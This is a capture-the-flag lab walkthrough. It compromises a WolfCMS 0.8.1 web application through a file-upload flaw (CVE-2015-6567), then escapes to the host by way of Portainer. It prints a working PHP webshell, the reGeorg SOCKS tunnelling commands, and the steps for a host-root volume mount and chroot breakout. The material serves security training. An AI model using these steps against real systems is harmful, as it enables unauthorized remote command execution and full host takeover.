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
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**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Objective:** Get shell access on the host machine and retrieve the flag kept in the root directory of the host system!

## Solution:

**Step 1:** Identify the IP address of the target machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <L00PBACK,UP,L0WER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
10401: eth0@if10402: <BROADCAST,MULTICAST,UP,L0WER_UP> mtu 1500 qdisc noqueue state UP group default
        link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
        inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
10404: eth1@if10405: <BROADCAST,MULTICAST,UP,L0WER_UP> mtu 1500 qdisc noqueue state UP group default
        link/ether 02:42:c0:5e:22:02 brd ff:ff:ff:ff:ff link-netnsid 0
        inet 192.94.34.2/24 brd 192.94.34.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.94.34.2, the target machine will have ip address 192.94.34.3

**Step 2:** Perform nmap scan and identify the open ports on the target machine.

Command: nmap -p- 192.94.34.3

Port 10000 port is open on the target machine.

**Step 3:** Perform version detection with nmap.

**Command:** nmap -sV -p 10000 192.94.34.3


```
root@attackdefense:~# nmap -p 10000 -sV 192.94.34.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-27 18:53 IST
Nmap scan report for target-1 (192.94.34.3)
Host is up (0.000032s latency).

PORT STATE SERVICE VERSION
10000/tcp open http Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 02:42:C0:5E:22:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.05 seconds
root@attackdefense:~#
```

**Step 4:** Open Mozilla firefox and access the web application.

**URL:** http://192.94.34.3:10000




WolfCMS is running on the target machine.

**Step 5:** Access the admin login portal. The login credentials of the web application along with the admin panel url is mentioned in the challenge description. Navigate to the URL given below.

Username: robertPassword: password1

URL: http://192.94.34.3:10000/?/admin/login






Step 6: Login to the web application.

#### Admin Dashboard:




The Wolf CMS version is 0.8.1

Step 7: Search on google "wolfcms exploit" and look for publically available exploits.



The second exploit db link contains the information regarding the steps to be followed to exploit the vulnerability.

Exploit DB Link: https://www.exploit-db.com/exploits/38000




There is a cve entry for the vulnerability. Find more information regarding the cve.

CVE Link: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6567



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
The vulnerability is in all Wolf CMS version before 0.8.3.1. Since the web application running on the target machine is of version 0.8.1, the same exploit can be used to exploit the target web application.

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Step 8: Create a PHP webshell.
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
```
PHP Webshell:
<?php
$output=shell_exec($_GET["cmd"]);
echo "$output";
?>
```

```
root@attackdefense:~# cat shell.php
<?php
$output=shell exec($ GET["cmd"]);
echo "$output";
root@attackdefense:~#
```


Step 9: Click on the Files tab.




Step 10: Click on "Upload file" button.




**Step 11:** Click on the browse button and select the PHP webshell.



Step 12: Click on the Upload button.





**Step 13:** Navigate to "/public" directory of the web application.

**URL:** http://192.94.34.3:10000/public





Apache/2.4.7 (Ubuntu) Server at 192.94.34.3 Port 10000

Step 14: Click on the uploaded script.

**URL:** http://192.94.34.3:10000/public/shell.php



No output was returned as the cmd parameter was passed.

**Step 15:** Pass the command to be executed in the cmd parameter.

Command: id

**URL:** http://192.94.34.3:10000/public/shell.php?cmd=id




The webserver is running as www-data user.

**Step 16:** Check the interfaces available on the target machine.

Command: ip addr

**URL:** http://192.94.34.3:10000/public/shell.php?cmd=ip addr




The host machine mostly creates an interface which acts as gateway for Docker network. And, generally the first IP address of the range is used for that. By default, the IP range for docker network is 172.17.0.0/16 and the host machine will have the IP address 172.17.0.1. In this case, as the IP address of the container is 172.17.0.1, it can be concluded that the container shares the host network namespace.

**Step 17:** Using reGeorg tool, set up a socks proxy on the attacker machine which will tunnel the traffic through the vulnerable web application. Navigate to the file upload portal of the web application.


The regorg tool is available in the directory "/root/Desktop/tools/"

URL: http://192.94.34.3:10000/?/admin/plugin/file manager/browse/




**Step 18:** Upload the tunnel.php file available in the regorg tool.

reGorg Tool: /root/Desktop/tools/reGeorg



**Step 19:** Check the files in /public directory of the web application.

**URL:** http://192.94.34.3:10000/public/



# Index of /public

Name	Last modified	Size Description
Parent Directo	ory	-1
shell.php	2019-11-27 12:40	73
themes/	2018-07-20 18:02	2 -
tunnel.php	2019-11-27 12:52	2 5.6K

Apache/2.4.7 (Ubuntu) Server at 192.94.34.3 Port 10000

Step 20: Run the reGeorgSocksProxy.py script to setup a socks proxy on port 9050

## Commands:

cd /root/Desktop/tools/reGeorg/ python reGeorgSocksProxy.py -p 9050 -u http://192.94.34.3:10000/public/tunnel.php

```
root@attackdefense:~# cd Desktop/tools/reGeorg/
root@attackdefense:~/Desktop/tools/reGeorg#
root@attackdefense:~/Desktop/tools/reGeorg# python reGeorgSocksProxy.py -p 9050 -u http://192.94.34.3:10000/public/tunnel
php

... every office needs a tool like Georg

willem@sensepost.com / @_w_m_
sam@sensepost.com / @trowalts
etienne@sensepost.com / @kamp_staaldraad

[INFO ] Log Level set to [INFO]
[INFO ] Starting socks server [127.0.0.1:9050], tunnel at [http://192.94.34.3:10000/public/tunnel.php]
[INFO ] Georg says, 'All seems fine'
```

The socks proxy server was started on port 9050.

**Step 21:** Check the open ports on the attacker machine.

Command: netstat -tnlp

```
root@attackdefense:~# netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                             Foreign Address
                                                                      State
                                                                                  PID/Program name
                  0 127.0.0.1:8005
          0
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                  100/java
tcp
          0
                  0 0.0.0.0:8009
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                  100/java
tcp
           0
                  0 127.0.0.1:5901
                                             0.0.0.0:*
                                                                                  17/Xtigervnc
tcp
                                                                      LISTEN
           0
                  0 0.0.0.0:45654
                                             0.0.0.0:*
tcp
                                                                      LISTEN
                                                                                  100/java
           0
                  0 127.0.0.1:4822
                                             0.0.0.0:*
tcp
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                                                                                  8/guacd
           0
                  0 127.0.0.11:35961
                                             0.0.0.0:*
tcp
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           0
                  0 127.0.0.1:9050
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                  846/python
tcp
root@attackdefense:~#
```

A python program is listening on port 9050. By default the proxychains are configured to listen for socks4 proxy on port 80 of the localhost interface.

**Step 22:** Using proxychains, perform an nmap scan and check for open ports on the localhost interface of the target machine.

Command: proxychains nmap -sT 127.0.0.1

```
root@attackdefense:~# proxychains nmap -sT
                                            127.0.0.1
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-27 18:30 IST
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:8080-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:443-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:1025-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:23-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:1720-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:139-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:445-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:21-<--denied
S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:25-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:199-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:587-<--denied
S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:53-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:143-<--denied
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|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:8443-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:2100-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:3168-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:5100-<--denied
Nmap scan report for localhost (127.0.0.1)
Host is up (0.021s latency).
Not shown: 996 closed ports
        STATE SERVICE
PORT
22/tcp
         open ssh
80/tcp
         open http
3306/tcp open mysql
9000/tcp open cslistener
Nmap done: 1 IP address (1 host up) scanned in 27.29 seconds
root@attackdefense:~#
```

4 services are listening on the local host interface of the target machine.


**Step 23:** Send HTTP GET request to 127.0.0.1:9000 of the target machine and check for the received response.

Command: proxychains curl 127.0.0.1:9000


```
root@attackdefense:~# proxychains curl 127.0.0.1:9000
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:9000-<><>-0K
<!DOCTYPE html><html lang="en" ng-app="portainer">
<head>
 <meta charset="utf-8">
 <title>Portainer</title>
 <meta name="description" content="">
 <meta name="author" content="Portainer.io">
  <!-- HTML5 shim, for IE6-8 support of HTML5 elements -->
 <!--[if lt IE 9]>
  <script src="//html5shim.googlecode.com/svn/trunk/html5.js"></script>
 <![endif]-->
 <!-- Fav and touch icons -->
  <link rel="apple-touch-icon" sizes="180x180" href="dc4d092847be46242d8c013d1bc7c494.png">
  <link rel="icon" type="image/png" sizes="32x32" href="5ba13dcb526292ae707310a54e103cd1.png">
```

Portainer is running on port 9000 of the localhost interface.

Step 24: Configure Mozilla Firefox to use the socks proxy. Navigate to "about:preferences".




Step 25: Scroll down and click on "Settings" button under Network Proxy section.




**Step 26:** Select Manual proxy configuration option. Enter "127.0.0.1" in SOCKS Host text field and 9050 in port text field. Make sure SOCKS V4 option is selected.




**Step 27:** Scroll down and clear the text present in the "No proxy for" text box. Click Ok to save the settings.




**Step 28:** Navigate to 127.0.0.1:9000 and access the portainer dashboard.



Step 29: Click on the "primary" endpoint.




Step 30: Check the images available on the machine. Click on the Image tab.




There are two images on the machine. One is wolfcms and another is portainer.


**Step 31:** Navigate to the containers section by clicking on the container tab on the left panel.




**Step 32:** Click on Add container button. Enter "mycontainer" in the name text field and select "wolfcms:latest" in the image field.




Step 33: Scroll down and click on the volumes tab.



**Step 34:** Click on the "map additional volume" button and select bind option. Enter "/host" in the container text field and "/" in the host text field.




**Step 35:** Click on the "Deploy the container" button to start the container.




The container was started successfully.

**Step 36:** Access the container console of "mycontainer" container. Click on the "Exec Console" button under quick actions column.



Step 37: Click on connect to spawn a bash shell on the container.

# Command: id



Step 38: List the file present in /host directory.

Command: Is /host

```
root@35c7fc4c4766:/# ls -1 /host
total 76
drwxr-xr-x
            2 root root 4096 Aug 18 13:48 bin
drwxr-xr-x
           2 root root 4096 Aug 18 13:48 boot
drwxr-xr-x 16 root root 3900 Nov 27 12:06 dev
drwxr-xr-x 69 root root 4096 Nov 8 08:11 etc
           3 root root 4096 Sep
                                  3 06:51 home
drwxr-xr-x
drwxr-xr-x 13 root root 4096 Nov 7 21:19 lib
drwxr-xr-x 2 root root 4096 Aug 18 13:48 lib64
drwx----- 2 root root 16384 Aug 18 13:47 lost+found
drwxr-xr-x 2 root root 4096 Aug 18 13:48 media
drwxr-xr-x 2 root root 4096 Aug 18 13:48 mnt
drwxr-xr-x 3 root root 4096 Aug 18 13:48 opt
dr-xr-xr-x 113 root root
                            0 Nov 27 12:06 proc
drwx----- 3 root root 4096 Nov 27 16:54 root
drwxr-xr-x 18 root root 540 Nov 27 12:07 run
drwxr-xr-x 2 root root 4096 Nov 7 21:19 sbin
drwxr-xr-x 2 root root 4096 Aug 18 13:48 srv
           13 root root
                            0 Nov 27 16:54 sys
dr-xr-xr-x
drwxrwxrwt 7 root root 4096 Nov 27 13:14
           11 root root 4096 Aug 18 13:48 usr
drwxr-xr-x
           11 root root
                        4096 Aug 18 13:48 var
drwxr-xr-x
coot@35c7fc4c4766:/#
```

All the files of the host machine can be accessed.

**Step 39:** Chroot into the mounted directory and breakout of the container. Search for the flag on the host filesystem.

#### Commands:

chroot /host bash find / -name flag 2>/dev/null

```
root@35c7fc4c4766:/#
root@35c7fc4c4766:/# chroot /host bash
root@35c7fc4c4766:/#
root@35c7fc4c4766:/#
root@35c7fc4c4766:/# find / -name flag 2>/dev/null
/root/flag
root@35c7fc4c4766:/#
```

Step 40: Retrieve the flag

Command: cat /root/flag

```
root@35c7fc4c4766:/#
root@35c7fc4c4766:/# cat /root/flag
ca9ad2fbfe7e1aa5a90c9fca5db57486
root@35c7fc4c4766:/#
root@35c7fc4c4766:/#
```

Flag: ca9ad2fbfe7e1aa5a90c9fca5db57486

## References:

- 1. Docker (<a href="https://www.docker.com/">https://www.docker.com/</a>)
